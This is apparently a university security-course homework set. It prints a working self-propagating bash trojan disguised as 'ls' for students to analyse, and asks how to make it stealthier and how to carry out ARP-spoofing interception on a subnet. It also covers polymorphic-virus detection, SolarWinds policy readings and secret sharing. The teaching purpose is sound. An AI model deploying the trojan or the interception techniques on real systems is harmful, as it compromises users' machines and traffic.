Homework 3: Caught in the Net

Due: Wednesday, April 13 @ 11:59 pm ET

Do not include any identifying information (name, login, Banner ID, etc.) on your handin. When you're done, please submit a PDF file to Gradescope where your answer to each problem (not each individual question) is on a separate page. Make sure to assign each problem on Gradescope to the correct pages in your writeup (or you may receive a deduction).

Unless otherwise stated, you should justify and explain all of your proposed attacks, schemes, protocols, defenses, etc., referencing specific properties when necessary. Precise, effective communication and presentation of your ideas and solutions in your writeups is something we highly value when grading. Similarly, be concise, but make sure that you don't elide intermediate details, take subtleties for granted, or make any assumptions without justification.

While we encourage everyone to discuss the problems on the homeworks, please remember that your homework solutions must be written up *entirely independently*, in your own words. You may not share your solutions with anyone (or read solutions written by others). You should not write your solutions while working with other students, and when you're writing your solutions, you should ensure that you independently understand and can reproduce your answers without referring to notes from collaboration sessions and consulting with other students—this applies even if you're submitting a team.

Reminder: At the top of every problem (not question), you should write a *collaboration statement* that states who you discussed the problem with, who contributed major intellectual insights to your understanding of the problem, and any external resources you referenced while solving the problem. See the *Collaboration Policy* for examples. If you did not collaborate with anyone and did not refer to any sources, your collaboration statement should state as much.

Homework 3 Instructions

Answer Problems 1–4 and do the TryHackMe lab. If you're a CS162 student, you must also answer Problem 5.

On this homework, you have the *option* of submitting a joint writeup with one other student for Problems 1–3. If you want to work *individually*, you should write up your answers independently, just as on previous homeworks. If you want to work with a partner, you should do the following:

- Find a partner—then, **have one partner fill out** `https://forms.gle/UkUxC8c5twha9gvz9` **to register your team.** There is no deadline to fill out this form, but, for the purposes of the *Collaboration Policy*, you need to do this before you start working together on a joint writeup.
- **You must individually complete the TryHackMe lab on your account.** You can work together on the TryHackMe lab but just make sure it is completed on both of your individual accounts.
- **You must individually write up your answers to Problem 4.** *If you're a CS162 student*, you must also individually write up your answers for Problem 5.
- You and your partner should work together to submit a **joint writeup for Problems 1–3 only**. Only *one* partner should hand in your final PDF, and you *must* use the team selection dropdown in Gradescope to select your partner's name when you hand in (otherwise, you'll receive a deduction).

When you're ready to submit, hand in your answers to Problems 1–3 to the "CS166 (Team-Optional): Problems 1–3" drop on Gradescope. You should then submit your *individual* writeup for Problem 4 to the "CS166 (Individual): Problem 4" drop in a separate PDF. Finally, if you're a CS162 student, hand in your *individual* writeup for Problem 5 to the "CS162 (Individual): Problem 5" drop.

Questions start on Page 2.

TryHackMe Lab: Wireshark 101

For this homework go to `https://tryhackme.com/jr/cs166wiresharkyl` and complete the Wireshark 101 room we created.

As a reminder, these TryHackMe rooms are graded based on *completion*, not correctness. As long as you have answered all of the questions, you will get full credit. This assignment should not take more than 45 minutes so if you are stuck or are dealing with technical issues, make sure to post a question on Edstem.

Problem 1: This Script is Sus

While you're working as a Sunlab Consultant, Jake reports to you that he has found the following file in his personal `bin` directory (`/home/jnieto/bin`), which is on his `PATH` and has permissions `rwx------`. The file is named `ls` and has the permissions `rwxr-xr-x`, and Jake swears that he didn't put it in his `bin`! The contents of this script are:

```
#!/bin/bash

/bin/ls "$@"
LS_EXIT_CODE=$?

DIRS=$(echo $PATH | tr ":" "\n")
for DIR in $DIRS; do
    FILE="$DIR/ls"
    cp "$BASH_SOURCE" "$FILE" && chmod a+rx "$FILE"
done

exit $LS_EXIT_CODE
```

It's also worth noting that `/home/jnieto/bin` is not the only directory on Jake's `PATH`. In particular, Jake has `/contrib/bin` (which has permissions `rwxrwxrwx`) at the beginning of his `PATH`.

Question a) Explain what this program does. Then, using that explanation and the assumptions in the above premise, provide a technical explanation of how Jake could have gotten this file in his `/home/jnieto/bin` directory without putting it there intentionally.

(*Hint:* Remember that *`PATH` order matters*. Also, you may find the `tr(1)` and `chmod(1)` `man` pages helpful; additionally, it may be useful to know that the Bash variable `$@` holds the arguments that were passed to the current process, `$?` holds the exit code of the previously-executed command, and `$BASH_SOURCE` is the path of the currently executing script.)

Question b) Identify *one* way in which the author of this script could have made it so that it was less likely for somebody to discover it. Explain why it would make discovery less likely, and provide a high-level sketch of how it might be implemented.

(*Hint:* Think about what sorts of commands tell users about specific files and where those files are located.)

Problem 2: Malware Detection

The Crewmate Academy's computer systems have been infiltrated with a *polymorphic virus*[1], and you've been tasked with developing a detection system for this particular virus. Based on reports from the staff, you know:

- The body, C, of the virus is obfuscated by XOR-ing it with a byte sequence, T, derived from a 16-byte secret key, K, that changes from instance to instance of the virus in a non-deterministic way.
- T is derived by repeating over and over the given key K, and the length of C is a multiple of 16 (such that the length of C is divisible by the length of K). Then, the *obfuscated body*, O, of the virus is $O = T \oplus C$, where $T = K \mathbin{++} K \mathbin{++} \cdots \mathbin{++} K$ and $\mathbin{++}$ denotes the string concatenation operator.
- O cannot be run directly as machine code, so the virus includes a *loader*, L, that takes O and the key K, recomputes T from K, and produces the actual body C of the virus by computing $C = O \oplus T$.

To propogate, the virus inserts itself into vulnerable binaries at unpredictable locations. Specifically, it inserts O, K, and L at three random positions in the infected program. At some point of the execution of the infected program, the loader, L, gets called, which transforms O into C and then executes C. Note that O and K are not the same across infected programs, as the virus randomizes K every time it propogates. Below are schematic drawings for two infected programs.

$\cdots$
L
$\cdots$
$O = T \oplus C$
K
$\cdots$

K
$\cdots$
L
$\cdots$
$O = T \oplus C$
$\cdots$

We've been able to recover the body C of the virus code (you can assume C is long and unique enough that it would only ever be executed by an infected binary; and because of C's length, you can also assume that, for all possible values of $T = K \mathbin{++} \ldots \mathbin{++} K$, the bitstring $O = T \oplus C$ would only appear in an infected binary exactly when that binary also includes K), and we have a set of binaries $P_1, P_2, ..., P_k$ that are on the Crewmate Academy systems and may be infected.

Ideally, we'd like to detect which of these programs are infected without actually having to run the programs, since if we end up running an infected program, the virus may just end up further propogating itself. However, we cannot simply look for instances of L—the loader is a short sequence of code that can be commonly found in legitimate programs.

Question a) Is it possible to come up with an algorithm that determines if a program P_i *will execute* the body of the virus, C, in polynomial time in the length of P_i? If so, detail such an algorithm, prove that your algorithm is correct, give its runtime in big-O notation (remember to define your variables), and prove its runtime; if not, prove why an algorithm cannot exist.

Question b) Is it possible to come up with an algorithm that determines if a program P_i *was infected* with the virus in polynomial time in the length of P_i? If so, detail such an algorithm, prove that your algorithm is correct, give its runtime in big-O notation (remember to define your variables), and prove its runtime; if not, prove why an algorithm cannot exist.

[1] `https://en.wikipedia.org/wiki/Polymorphic_code`

Problem 3: Network Switches

> *Bernardo says: "Heads up! While you might not know how to do this question just yet, we'll have covered all the material you need for this problem by the March 11 lecture."*

Consider the network represented in Figure 1, a subnet whose addresses all take the form `192.168.1.*`. Each router and host is labeled with its IP address and MAC address. In all parts of this problem, assume that all hosts (Host A, Host B, and Host C) and the router have entries for all other hosts on the subnet in their respective ARP tables, and thus no entity in Figure 1 is actively performing any ARP broadcasts.



Figure 1: The network diagram for the "Network Switches" problem.

Question a) Host B wants to intercept Host A's traffic with Host C. What can B do to cause A to send their traffic to B instead of C? Then, explain why your attack works. Be specific—don't just say "B could spoof so-and-so's IP address." (*Hint:* In carrying out this attack, B needs to be careful not to accidentally break other hosts' connections. How can B make sure that their attack only targets A? Make sure that you're specific about *where* payloads are being sent and the *content* of those payloads.)

Question b) Host B is now intercepting Host A's traffic, but this means that Host C isn't getting the traffic. As a result, A may soon notice that something is going wrong and give up, which will limit the amount of information that B can intercept. How can B make sure that the communication still works as A intended, while also guaranteeing that B has access to the traffic? Also, C should not recieve traffic that was not intended for it—specify how B ensures this.

Question c) Host B is now intercepting Host A's traffic, and Host C is also getting the traffic and responding properly, so A is none the wiser. However, B would also like to intercept the responses, as they may contain important information. How can B accomplish this? Be specific.

Question d) How would these techniques differ if Host B wanted to intercept Host A's communication with `128.148.32.12`, a host that is not within the subnet? As in previous parts, be precise about the content of payloads and explain why the attack works—and, just as in part (b), make sure that you don't break the communication in either direction. (*Hint:* Since `128.148.32.12` is not on B's subnet, it will not suffice to spoof `128.148.32.12`'s MAC address.)

Problem 4: SolarWinds

As a reminder, each student must independently writeup their answers for Problem 5, even if you're working with a partner to submit a joint writeup for Problems 1–4.

In lecture, we discussed the SolarWinds hack and its aftermath. Please read the following articles:

- `https://cs.brown.edu/courses/cs166/files/docs/cyber_insurance.pdf`
- `https://queue.acm.org/detail.cfm?id=2030258`

The following questions are open-ended and will be graded for thought and justification. Please reference and/or quote specific arguments from the readings in your answers.

Question a) During lecture, we have discussed the challenges surrounding user-delayed software updates. One solution proposed is forcing updates upon users in cases where an app, network device, or operating system company has discovered and patched a critical vulnerability (i.e., by giving users 24 hours to apply the update manually, before restarting the device and applying the updating automatically). Are you in favor of this solution, do you prefer the status quo, or would you propose a different solution? Justify your answer.

Question b) Imagine the U.S. Congress is considering implementing legislation that makes software companies liable for any and all damages resulting from vulnerabilities in their software *except* if the company followed a set of defined cybersecurity best practices leading up to the breach. What practices would you consider sufficient to exempt companies from this liability? Or should companies be liable regardless of their cybersecurity practices?

Question c) For the following questions, please cite the CSO article about cyber insurance:

(i) How do the cascading effects of breaches interact with cyber insurance?

(ii) Do you believe that cyber insurance is a barrier to investment in cybersecurity? If so, what actions, if any, should be taken to mitigate this? If not, why not?

Question d) Consider the ACM Queue article above. What would you change, if anything, about the authors' proposal?

Problem 5: "Secrets Are For Everyone", said the NSA (probably)

Only CS162 students are required to complete this problem. As a reminder, each CS162 student must independently writeup their answers for Problem 6, even if you're working with a partner to submit a joint writeup for Problems 1–4.

In this problem, we consider a radically different form of cryptography than what we've seen in the course, which allows multiple parties to "share" part of a secret key.

Ben, Ocean and $n-2$ of their peers have elaborate plans to create a *capture the flag* event for CS166. To ensure the security of their plans, they wish to store them in an encrypted storage container which opens with some secret key S.

Unfortunately, some members of the friend group (fewer than k) might be undercover agents who are trying to steal the solutions to each of the flags for the event. As a result, Ben and Ocean don't want anyone to know S directly. Instead, they want to make sure that at least k members of the group must be present for the container to be unlocked. In other words, if at least k members of the group collaborate, that subset of the group should be able to reconstruct S and open the container. Ben thinks that the following fact could be useful: *"It takes, at minimum, $d+1$ points to define a polynomial of degree d."*

Question a) *Use Ben's fact* to develop a protocol for the group to share S, such that any subset of size k of the group could reconstruct S. Make sure that no subset of size less than k could determine S; also, S should be generated at the same time as the friends get their secret shares. You can assume you have access to a trusted party who will perform any initial setup needed by your scheme, though this party may not be available when S needs to be reconstructed.

Question b) The scheme you designed in part (a) is called a (k, n)-*threshold scheme*, as deriving the secret requires meeting a certain "threshold" of cooperation—namely, the cooperation of k out of n parties who each hold a "share" of a key. In this part, we consider a slightly different application of such a protocol.

The CS166 staff has been having trouble agreeing on a theme for the course website. Members of the staff keep publishing their own version of the site, overwriting the previous theme. Bernardo is called in to mediate. He decides that the following rules should be enforced:

R1. Bernardo should be able to unilaterally update the website whenever he wants.

R2. If both HTAs agree to an update, they should be able to publish it.

R3. If five UTAs agree to an update, they should be able to publish it.

R4. If three UTAs and one HTA agree to an update, they should be able to publish it.

The server which publishes the website can be set up such that it will only publish the website if it is provided the correct secret S. The server will also execute any (k, n)-threshold scheme you provide it (i.e. it can construct a secret S from k shares). Explain how to use a (k, n)-threshold scheme to design a publishing control scheme which satisfies Bernardo's requirements. (*Hint:* Be sure to specify the value of n and the value of k.)

Question c) Bernardo decided the rules from part (b) are too complicated. He chooses a simpler rule: in order to update the website, the staff needs to reach a *full consensus*. He suggests the following (n, n)-threshold scheme: pick a random secret key S with bit length ℓ. Then, to share S among the n staff members:

- Generate $n-1$ random bit strings of length ℓ called $r_1, r_2, \ldots, r_{n-1}$, then generate $r_n = S \oplus r_1 \oplus r_2 \oplus \cdots \oplus r_{n-1}$.
- Distribute each r_i to the ith staff member for $1 \leq i \leq n$.

Given this scheme, show how all n staff members can collaborate to reconstruct S. Then, explain why if any one staff member is missing, it is impossible to reconstruct S.